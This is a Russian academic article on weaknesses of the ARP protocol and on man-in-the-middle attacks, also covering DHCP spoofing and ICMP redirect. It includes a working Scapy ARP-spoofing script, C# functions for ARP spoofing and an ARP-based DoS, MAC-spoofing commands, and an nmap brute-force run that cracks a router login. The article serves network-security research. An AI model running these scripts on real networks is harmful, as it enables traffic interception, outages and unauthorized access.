

УДК 004.773: 004.056: 654.073

**П. П. Степанов**, ст. преподаватель, [omsk.petr@gmail.com](mailto:omsk.petr@gmail.com); **Г. В. Никонова**, канд. техн. наук, доц., [ngvlad@mail.ru](mailto:ngvlad@mail.ru); **Т. С. Павлюченко**, аспирант, [taty.pavlychenko@gmail.com](mailto:taty.pavlychenko@gmail.com); **В. В. Соловьев**, аспирант, [svadim95@mail.ru](mailto:svadim95@mail.ru)

Омский Государственный Технический Университет

## **Особенности работы протокола разрешения адресов в компьютерных сетях**

В статье рассматривает ряд особенностей сетевых протоколов, связанных с уязвимостью в компьютерных сетях на программном уровне. В работе исследуются условия проведения атаки типа «человек посередине» (Man in the middle) в сетях с использованием протокола разрешения адресов (ARP-протокола). Рассмотрены примеры реализации атаки с подменой адреса (ARP-spoofing) на языках Python и C# и атак типа «отказ в обслуживании» (DoS-атаки) в сетях. Описаны разновидности атак «человек посередине», такие как подмена IP-адреса компьютеру (DHCP), перенаправление маршрутизатора (ICMP). Приведены примеры взлома маршрутизатора и подмены MAC-адресов.

**Ключевые слова:** компьютерная сеть, информационная безопасность, ARP протокол, перехват трафика, взлом

### **Введение**

Развитие современных инфокоммуникационных технологий неразрывно связано с решением задач в области информационной безопасности. Удаленные атаки на информационные ресурсы через сети передачи данных несут в себе угрозу национальной безопасности государства в информационной и производственной сферах. Для решения актуальной задачи повышения надежности функционирования инфокоммуникационных и компьютерных сетей необходимы исследования существующих сетевых протоколов и разработка способов повышения безопасности при передаче информации по сети.

В настоящей статье представлены результаты исследований, целью которых является выявление потенциальных уязвимостей в компьютерных сетях на программном уровне для повышения качества и эффективности средств защиты и совершенствования принципов и методов информационного обмена с использованием Web-технологии.

Одним из видов уязвимостей компьютерных сетей является несанкционированный доступ к данным (сетевая атака) когда получение несанкционированных прав в системе осуществляется путём обхода логической модели разграничения доступа [1, 2].

Самый распространенный вид атак на компьютерные сети, это сетевые атаки, направленные на внедрение в информационный обмен данными. В первую очередь сетевые атаки направлены на внедрение в протоколы сетевого обмена с использованием логического доступа для перехвата данных и перехвата служебной информации, передаваемой по сети. Информация после перехвата модифицируется, исходные данные подменяются ложными, что позволяет перенаправлять пакеты [3]. Как следствие, нарушитель может манипулировать не только пользовательскими данными, но и служебной информацией, передаваемой узлами сети, к примеру, такой как таблицы маршрутизации протокола разрешения адресов (ARP-таблицы) [4].

Выявление уязвимостей в сетях, в том числе, с использованием протокола разрешения адресов (ARP, Address Resolution Protocol) является актуальной задачей защиты компьютерных сетей.

### **Технология выполнения сетевых атак**

Атака с подменой адреса ARP-spoofing, или по другому ARP-poisoning (травление), является разновидностью сетевой атаки типа «человек посередине» MITM (англ. Man in the middle) и применяется в сетях с использованием протокола разрешения адресов (ARP-протокола) [4]. В основном атака такого типа применяется в сетях Ethernet. Атака с подменой адреса основана на

недостатках протокола ARP [4]. Протокол разрешения адресов (ARP), служит для сопоставления IP-адреса узла и его MAC-адреса.

Существуют следующие два вида сообщений в данном протоколе:

- ARP-request (запрос) – один узел сети запрашивает адрес у другого узла сети;
- ARP-reply (ответ) – один узел сети отправляет свой физический адрес (MAC) другому узлу сети [5].

В рамках ARP - протокола можно кэшировать ответы, например, в операционных системах семейства Windows ответ по умолчанию кэшируется 2 минуты.

До выполнения ARP-spoofing'a в ARP-таблице узлов А и В существуют записи с IP- и MAC- адресами друг друга [6]. Обмен информацией производится непосредственно между узлами А и В (рис. 1а).

После выполнения атаки ARP-spoofing'a в первом примере (рис. 1б) узел С (злоумышленник), выполняющий атаку, отправляет ARP-reply (ответ без получения запросов):

- узел С отправляет узлу В: запрос с IP-адресом узла А и MAC-адресом узла С.

В силу того, что программы компьютеров поддерживают самопроизвольный протокол ARP (gratuitous ARP) [5], после атаки они модифицируют собственные ARP-таблицы и помещают туда записи, где вместо настоящего MAC-адреса компьютера А (легитимный пользователь) стоит MAC-адрес компьютера С (злоумышленник, стрелка от С к В). После того, как атака выполнена, все пакеты, идущие от узла В (легитимный пользователь) узлу А, будут проходить через узел С (злоумышленник). Так как поддельные ARP-пакеты узлу А не отправлялись, то трафик, исходящий от узла А к узлу В, будет проходить напрямую. Также атаку могут выполнить в обе стороны (рис. 1в), здесь (стрелки от С к В и от С к А):

- узел С отправляет узлу В: запрос с IP-адресом узла А и MAC-адресом узла

С;

- узел С отправляет узлу А: запрос с IP-адресом узла В и MAC-адресом узла С.

После того как атака выполнена, и когда компьютер А хочет передать пакет компьютеру В, он находит в ARP-таблице запись (она соответствует компьютеру С) и определяет из неё MAC-адрес получателя. Отправленный поэтому MAC-адресу пакет приходит компьютеру С вместо получателя В. Компьютер С затем ретранслирует пакет тому, кому он действительно адресован – т.е. компьютеру В. То же самое будет происходить и при передаче пакетов от узла В узлу А.




Рис. 1. Обмен информацией: а - схема передачи данных между узлами до ARP-spoofing'a; б - схема проведения ARP- spoofing'a «в одну сторону»; в - схема проведения ARP- spoofing'a «в обе стороны»

Используя ARP-протокол существует возможность проводить атаки типа «отказ в обслуживании» (DoS атаки) в рамках одноранговой сети. Для этого нужно отправить узлу ARP-пакет, который содержит IP-адрес шлюза и несуществующий MAC-адрес [6]. После этого пакеты, отправляемые на шлюз, не смогут дойти до адресата. Пример ARP-spoofing'a (травления) на рис. 2, где выделен фрагмент записи с подменой адреса.

172.31.1.123	ac-22-0b-a5-25-12	динамический
172.31.1.157	30-75-12-80-ca-11	динамический
172.31.1.191	24-a2-e1-3c-7b-4d	динамический
172.31.1.246	44-6d-57-eb-75-6a	динамический
172.31.1.249	6c-5f-1c-de-22-ad	динамический
172.31.2.16	78-e4-00-6e-74-3e	динамический
172.31.3.226	00-18-e4-aa-09-12	динамический
172.31.3.254	00-18-e4-aa-09-12	динамический
172.31.3.255	ff-ff-ff-ff-ff-ff	статический
224.0.0.22	01-00-5e-00-00-16	статический
224.0.0.251	01-00-5e-00-00-fb	статический
224.0.0.252	01-00-5e-00-00-fc	статический
239.255.255.250	01-00-5e-7f-ff-fa	статический
255.255.255.255	ff-ff-ff-ff-ff-ff	статический
Интерфейс: 192.168.56.1 --- 0x13		
адрес в Интернете	физический адрес	Тип
192.168.56.255	ff-ff-ff-ff-ff-ff	статический
224.0.0.22	01-00-5e-00-00-16	статический
224.0.0.251	01-00-5e-00-00-fb	статический
224.0.0.252	01-00-5e-00-00-fc	статический
239.255.255.250	01-00-5e-7f-ff-fa	статический
255.255.255.255	ff-ff-ff-ff-ff-ff	статический

Рис. 2. Пример «отравленной» ARP таблицы

### Инструментальные средства для выполнения ARP-spoofing'a

В настоящее время существуют инструментальные средства для выполнения ARP-spoofing'a, работающие как в операционных системах семейства Linux, так и в операционных системах семейства Windows и Android.

Наиболее известные: Ettercap; Cain & Abel; Dsniff; Arp-sk; DroidSheep.

Для программной реализации на языке Python отправки, отслеживания и анализа сетевых пакетов данных, использовался набор библиотек Scapy, который позволяет тонко настраивать отправляемые пакеты [7, 8, 9]. На рис. 3 представлена реализация атаки ARP-spoofing'a на языке Python.

```

#!/usr/bin/env python
import sys
import time
from scapy.all import *

if len(sys.argv) < 3:
    print "Error - fill in all required parameters"
    sys.exit(1)

print sys.argv[1] + "Target ip address"
print sys.argv[2] + "The host address we are change"
ethernetAdapter = "eth0"
target_ip = sys.argv[1]
ipInArpTableForChange = sys.argv[2]
ethernet = Ether()
arp = ARP(pdst=target_ip,
psrc=ipInArpTableForChange,
op="is-at")
packet = ethernet / arp
arp.display()
while True:
    print "ARP-Spoofing " + sys.argv[1]
    sendp(packet, iface=ethernetAdapter)
    time.sleep(1)

```

Рис. 3. Пример скрипта для осуществления ARP-spoofing'a на языке Python

Программа для осуществления атаки типа APR-spoofing на языке C# написана при помощи библиотеки SharpPcap [10, 11]. Фрагмент программного кода, реализующего атаку с использованием этой библиотеки представлен на рис. 4.

```

public static void SendArp(LibPcapLiveDevice device, List<IPAddress>
listIpAddresses, IPAddress localIp, PhysicalAddress localMac)
{
    ARP arp = new ARP(device);
    while (true)
    {
        foreach (var ipAddress in listIpAddresses)
        {
            var response:PhysicalAddress = arp.Resolve(destIP:ipAddress, localIp, localMac);
            Console.WriteLine(response != null
                ? $"Change in {ipAddress} ARP Row {localIp} - {localMac}"
                : $"Host {ipAddress} Not Found");
        }
    }
}

```

Рис. 4. Пример функции для осуществления атаки ARP-spoofing'a на языке C#

Возможны атаки типа «отказ в обслуживании» (DoS-атаки) в рамках локальной сети, которые также осуществляются с использованием уязвимости ARP-протокола [12, 13]. На рис. 5 приведен пример реализации DoS-атаки в локальной сети с использованием ARP-протокола. Согласно этому коду злоумышленником устанавливается на атакуемом компьютере MAC-адрес шлюза со случайно сгенерированным значением. После этого на скомпрометированном узле перестает работать Интернет и локальная сеть, так как отправляемые им пакеты не могут дойти до получателя.

```
public static void Dos(LibPcapLiveDevice device, List<IPAddress>
    listIpAddresses, IPAddress localIp)
{
    var mac :PhysicalAddress = PhysicalAddress.Parse(string.Format($""" +
        $"{HexRandomGen()} {HexRandomGen()}" +
        $"{HexRandomGen()} {HexRandomGen()}" +
        $"{HexRandomGen()} {HexRandomGen()}" +
        $"{HexRandomGen()} {HexRandomGen()}" +
        $"{HexRandomGen()} {HexRandomGen()}" +
        $"{HexRandomGen()} {HexRandomGen()}""));
    SendArp(device, listIpAddresses, localIp, mac);
}

public static string HexRandomGen() => random.Next( maxValue:16).ToString( format: "X");
```

Рис. 5. Реализация функции для осуществления DoS-атаки в локальной сети с использованием ARP протокола на языке C#

На примере, указанном ниже, показано, что протокол ARP является уязвимым, поскольку он не поддерживает проверку подлинности ARP-запросов и ARP-ответов. Так как сетевые интерфейсы на компьютерах поддерживают самопроизвольный ARP (ARP-ответ присылается на интерфейс устройства без необходимости), то именно в этом случае возможна атака типа ARP-spoofing [14, 15].

Приведем пример ARP-таблицы атакуемого компьютера до проведения атаки (рис. 6).

```
C:\Documents and Settings\user>arp -a
```

Интерфейс: 192.168.1.131 --- 0x2	Адрес IP	Физический адрес	Тип
	192.168.1.11	d8-50-e6-c0-25-72	динамический
	192.168.1.70	00-25-90-75-f6-d4	динамический
	192.168.1.100	bc-ae-c5-98-f6-be	динамический
	192.168.1.103	bc-ae-c5-98-f6-c6	динамический
	192.168.1.223	b8-88-e3-48-73-fb	динамический
	192.168.1.230	d4-ca-6d-f9-64-2c	динамический
	192.168.1.240	b8-a3-86-51-b7-dc	динамический

Рис. 6. ARP-таблица до атаки

После проведения атаки идет отправка пакета, который виден с использованием sniffера - программы, анализирующей входящий и исходящий трафик с компьютера, подключенного к Интернет [16].

На рис. 7 представлен пример ARP-таблицы атакуемого компьютера после проведения атаки.

```
C:\Documents and Settings\user>arp -a
```

Интерфейс: 192.168.1.131 --- 0x2	Адрес IP	Физический адрес	Тип
	192.168.1.11	d8-50-e6-c0-25-72	динамический
	192.168.1.70	00-25-90-75-f6-d4	динамический
	192.168.1.100	bc-ae-c5-98-f6-be	динамический
	192.168.1.103	bc-ae-c5-98-f6-c6	динамический
	192.168.1.130	20-cf-30-b3-07-fe	динамический
	192.168.1.223	b8-88-e3-48-73-fb	динамический
	192.168.1.230	20-cf-30-b3-07-fe	динамический
	192.168.1.240	b8-a3-86-51-b7-dc	динамический

Рис. 7. ARP-таблица после атаки

Как видно на рис.7, после проведения атаки адрес шлюза был изменен на адрес атакующего (злоумышленника). В этом случае весь трафик, исходящий от скомпрометированного узла, будет проходить через компьютер злоумышленника, что видно на рис. 8, где при трассировке до конечного узла добавляется еще один узел [17].



```

Трассировка маршрута к google-public-dns-a.google.com [8.8.8.8]
с максимальным числом прыжков 30:
 1  <1  ms    <1  ms    *    192.168.1.130
 2  2    ns    <1  ms    2    ns    192.168.1.230
 3  1    ns    1    ns    4    ns    10.254.253.253
 4  1    ns    2    ns    1    ns    nx480.onkc.ru [217.25.208.193]
 5  1    ns    1    ns    1    ns    rt1.onkc.ru [217.25.208.157]
 6  1    ns    1    ns    2    ns    onk02.transtelecom.net [188.43.2.66]
 7  *          *          *          Превышен интервал ожидания для запроса.
 8  45   ns    33   ns    32   ns    72.14.219.177
 9  33   ns    34   ns    33   ns    216.239.47.149
10  34   ns    40   ns    29   ns    google-public-dns-a.google.com [8.8.8.8]
Трассировка завершена.

```

Рис. 8. Пример работы утилиты трассировки (tracert)

### Другие виды атак типа «человек посередине» (Man in the Middle)

Помимо ARP-spoofing'а существуют другие способы осуществления атак типа «человек посередине»:

1) DHCP-spoofing. Протокол DHCP (Dynamic Host Configuration Protocol) осуществляет динамическое назначение IP-адреса и других параметров компьютеру-клиенту, который временно подключается к сети [18]. Для этого компьютер-клиент посылает в сеть широковещательное DHCP-сообщение. После этого DHCP-сервер, получив такое сообщение, выделяет компьютеру временный IP-адрес из пула адресов, определяет срок его аренды, выдаёт адреса шлюза (узел, через который происходит выход в Интернет) и DNS. Однако, так как запрос на получение настроек происходит широковещательно, злоумышленник может «притвориться» DHCP-сервером и выдать настройки с поддельными адресами шлюза и DNS [19].

2) ICMP redirect. В сети Интернет существует специальный протокол ICMP (Internet Control Message Protocol) – протокол межсетевых управляющих сообщений, одной из функций которого является информирование хостов о смене текущего маршрутизатора [20]. Данное управляющее сообщение носит название redirect (перенаправление). Существует возможность посылки злоумышленником с любого хоста в сегменте сети ложного redirect-сообщения от имени маршрутизатора на атакуемый хост. В результате у хоста изменяется текущая таблица маршрутизации. Как следствие, в дальнейшем, весь сетевой

трафик данного хоста будет проходить, например, через хост, отославший ложное redirect-сообщение.


Таким образом нарушитель может осуществить активное навязывание ложного маршрута внутри одного сегмента сети Интернет.

3) MAC-spoofing. Еще одной серьезной технической уловкой является подмена MAC-адреса [21]. С помощью её механизмов, пакеты, предназначенные для атакуемого компьютера, будут приниматься и на компьютере с измененным MAC-адресом (рис. 9).

```
# ifconfig eth0 down  
# ifconfig eth0 hw ether 00:80:48:BA:d1:30  
# ifconfig eth0 up
```

Рис. 9. Пример изменения MAC адреса Linux

4) Взлом маршрутизатора. В качестве отдельного способа нарушения логического разграничения доступа можно выделить взлом роутера и переконфигурирование протокола DHCP так, чтобы адресом шлюза и DNS-сервера был указан компьютер атакующего [18]. На многих роутерах открыты FTP, SSL, Telnet, HTTP-порты и пользователи оставляют настройки по умолчанию, что является серьезной уязвимостью [22]. На рис. 10 представлен пример результата несанкционированного сканирования портов маршрутизатора.

A screenshot of a terminal window titled 'druid@druid-X55VD: ~'. The terminal shows the output of an Nmap scan with the --script http-brute option. The first attempt shows 'No valid accounts found'. The second attempt, after a few seconds, shows 'admin:admin - Valid credentials'. The terminal text is as follows:

```
druid@druid-X55VD: ~
File Edit View Search Terminal Help
PORT      STATE SERVICE
80/tcp    open  http
| http-brute:
|   Accounts
|   No valid accounts found
|   Statistics
|_  Performed 43846 guesses in 600 seconds, average tps: 73

Nmap done: 1 IP address (1 host up) scanned in 599.95 seconds
druid@druid-X55VD:~$ nmap --script http-brute -p 80 192.168.1.1

Starting Nmap 6.47 ( http://nmap.org ) at 2016-03-01 19:42 OMST
Nmap scan report for 192.168.1.1
Host is up (0.0011s latency).
PORT      STATE SERVICE
80/tcp    open  http
| http-brute:
|   Accounts
|   admin:admin - Valid credentials
|   Statistics
|_  Performed 45010 guesses in 483 seconds, average tps: 97

Nmap done: 1 IP address (1 host up) scanned in 495.78 seconds
druid@druid-X55VD:~$
```

Рис. 10. Пример взлома роутера

## Заключение

В статье на основе анализа сетевых протоколов на предмет их потенциальных уязвимостей на программном уровне, выявляются сетевые атаки, направленные на несанкционированное внедрение злоумышленников в информационный обмен данными. Исследуется такой вид вторжения, как подмена протокола разрешения адресов (ARP-spoofing), её программная реализация с помощью использования библиотек Scapy (Python) и SharpPcap (C#). На примерах показано, что подобные атаки относятся к довольно опасному типу, поскольку основаны на недостатках протокола разрешения адресов ARP. Приводится подробный анализ этапов проведения атаки, последовательность воздействия на атакуемый узел. Приведено описание и примеры скриптов, реализующих отправку поддельного ARP-пакета, функции для осуществления DoS-атаки, изменения MAC-адреса Linux, взлома роутера. В связи с изложенным выше можно сделать вывод, что угрозы связанные и перехватом трафика являются серьезной проблемой защиты данных от несанкционированного доступа.

### Библиографический список

1. Хелеби С., Марк-Ферсон Д. Принципы маршрутизации в Интернет: пер. с англ. / С. Хелеби, Д. Марк-Ферсон. М.: Вильямс. – 2001. 340 с.
2. Олифер В.Г., Олифер Н.А. Компьютерные сети. Принципы, технологии, протоколы. С-Пб.: Питер. – 2010. 973 с.
3. Шахнович, И.А. Современные технологии беспроводной связи. М: Техносфера. 288 с.
4. G. Jinhua and X. Kejian. ARP spoofing detection algorithm using ICMP protocol // IEEE International Conference on Computer Communication and Informatics (ICCCI'13). 2013. pp. 1–6
5. Tanenbaum, Andrew S. and Austin, Todd. Structured computer organization. 6th ed. Pearson Education, Inc., publishing as Prentice Hall. – 2015. 801 p.
6. P. P. Stepanov, G. V. Nikonova, T. S. Pavlychenko and A. S. Gil. The problem of security address resolution protocol // Journal of Physics: Conference Series, Volume 1791, 2021. pp. 1–8. DOI: 10.1088/1742-6596/1791/1/012061
7. Bastian Ballmann. Understanding Network Hacks: Attack and Defense with Python. Springer. – 2015. 187 p.
8. Philippe Biondi and the Scapy community. Scapy Documentation. Release 2.4.5. URL: <https://buildmedia.readthedocs.org/media/pdf/scapy/latest/scapy.pdf>
9. Модуль Scapy Python. URL: <https://russianblogs.com/article/2831870755/>
10. SharpPcap. URL: <https://sourceforge.net/projects/sharppcap/>
11. Рихтер, Джеффри. CLR via C#. Программирование на платформе Microsoft.NET Framework 4.5 на языке C#. М.: Питер – Москва. – 2013. 896 с.
12. Freeman Adam. ASP.NET MVC 5 with examples in C # 5.0 for professionals. Williams. – 2015. 736 p.
13. Righ Seifert, James Edwards. The All-New Switch Book: The complete guide to LAN switching technology. Wiley. – 2008. 816 p.
14. X. Hou, Z. Jiang, and X. Tian. The Detection and Prevention for ARP Spoofing based on SNORT // IEEE International Conference on Computer

Application and System Modeling (ICCASM'10), 2010. vol. 5, pp. 125–137

15. D. Bruschi, A. Ornaghi, and E. Rosti. S-ARP: A Secure Address Resolution Protocol // Nineteenth Annual IEEE Computer Security Applications Conference (ICSAC'03), 2003. pp. 66–74

16. Olivier, Bonaventure. Computer Networking: Principles, Protocols and Practice. Release 0.25. 2014. 280 p.

17. Felling, Jeff. IT Administrator's Top 10 Introductory Scripts for Windows. Charles River Media; 1st Edition. – 2004. 424 p.

18. Hamilton Turner, Jules White, Jaime Camelio, Christopher Williams, Brandon Amos and Robert Parker. Bad Parts: Are Our Manufacturing Systems at Risk of Silent Cyberattacks? //IEEE Security & Privacy IEEE Computer Society. 2015. pp. 40–47. DOI: 10.1109/MSP.2015.60.

19. CNP Studies: Configuring DHCP Snooping. URL: <https://packetpushers.net/ccnp-studies-configuring-dhcp-snooping/>

20. Jen-Hao Kuo; Siong-Ui Te; Pang-Ting Liao [et all.]. An evaluation of the virtual router redundancy protocol extension with load balancing // 11th Pacific Rim International Symposium on Dependable Computing (PRDC'05) Hunan, China, Added to IEEE Xplore: 20 March 2006. pp. 1 – 7. DOI: 10.1109/PRDC.2005.16

21. Shashi Shaw, Prasenjit Choudhury. A new local area network attack through IP and MAC address spoofing // IEEE International Conference on Advances in Computer Engineering and Applications. Ghaziabad, India. 2015. pp. 347 – 350. DOI: 10.1109/ICACEA.2015.7164728

22. Mujahid Shah, Sheeraz Ahmed, Khalid Saeed, Muhammad Junaid, Hamayun Khan, Ata-ur Rehman. Penetration Testing Active Reconnaissance Phase – Optimized Port Scanning With Nmap Tool. // 2nd International Conference on Computing, Mathematics and Engineering Technologies (iCoMET), 2019. Sukkur, Pakistan. pp. 1 – 7. DOI: 10.1109/ICOMET.2019.8673520